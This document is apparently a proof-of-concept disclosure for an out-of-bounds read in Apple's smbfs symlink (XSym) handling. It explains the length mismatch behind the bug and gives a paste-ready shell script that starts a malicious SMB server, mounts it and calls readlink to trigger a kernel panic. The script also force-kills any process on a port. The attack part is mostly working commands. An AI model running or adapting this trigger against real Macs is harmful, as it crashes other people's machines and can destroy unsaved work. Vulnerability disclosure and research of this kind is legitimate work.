Apple smbfs
Tested on macOS 26.6.2, macOS 27.0 and macOS 27.2.

A malicious SMB server sends a crafted response using Apple's XSym format. The payload below says its destination is 1024 bytes long, but the 00 byte just after 41 (A) ends the string early, so Apple SMBClient allocate only 2 bytes for it. The kernel then tries to copy 1024 bytes from that smaller buffer. This out-of-bounds read causes a panic.
In Apple's source, the cache keeps the declared length even though smb_strndup() allocates according to the shorter string. smbfs_readlink() then uses the declared length.
xsym_server.py is a self-contained malicious SMB server. It builds the 1067-byte payload in build_xsym() and serves it as the file link.
Paste this on an affected Mac. The final readlink triggers the panic:
lsof -ti:8447 2>/dev/null | xargs kill -9 2>/dev/null   # free the port from a prior run
python3 -B xsym_server.py 2>/tmp/xsym-server.log &
server=$!
trap 'umount /tmp/.smbdos 2>/dev/null; kill "$server" 2>/dev/null' EXIT
sleep 1
mkdir -p /tmp/.smbdos
mount_smbfs "//guest:@$(ipconfig getifaddr en0):8447/share" /tmp/.smbdos || exit
for i in 1 2 3 4 5 6 7 8 9 10; do
  ls /tmp/.smbdos >/dev/null 2>&1
  size=$(stat -f %z /tmp/.smbdos/link 2>/dev/null)
  [ "$size" = 1024 ] && break
  sleep 1
done
[ "$size" = 1024 ] || exit
readlink /tmp/.smbdos/link
Kernel Panic
OE1107296687792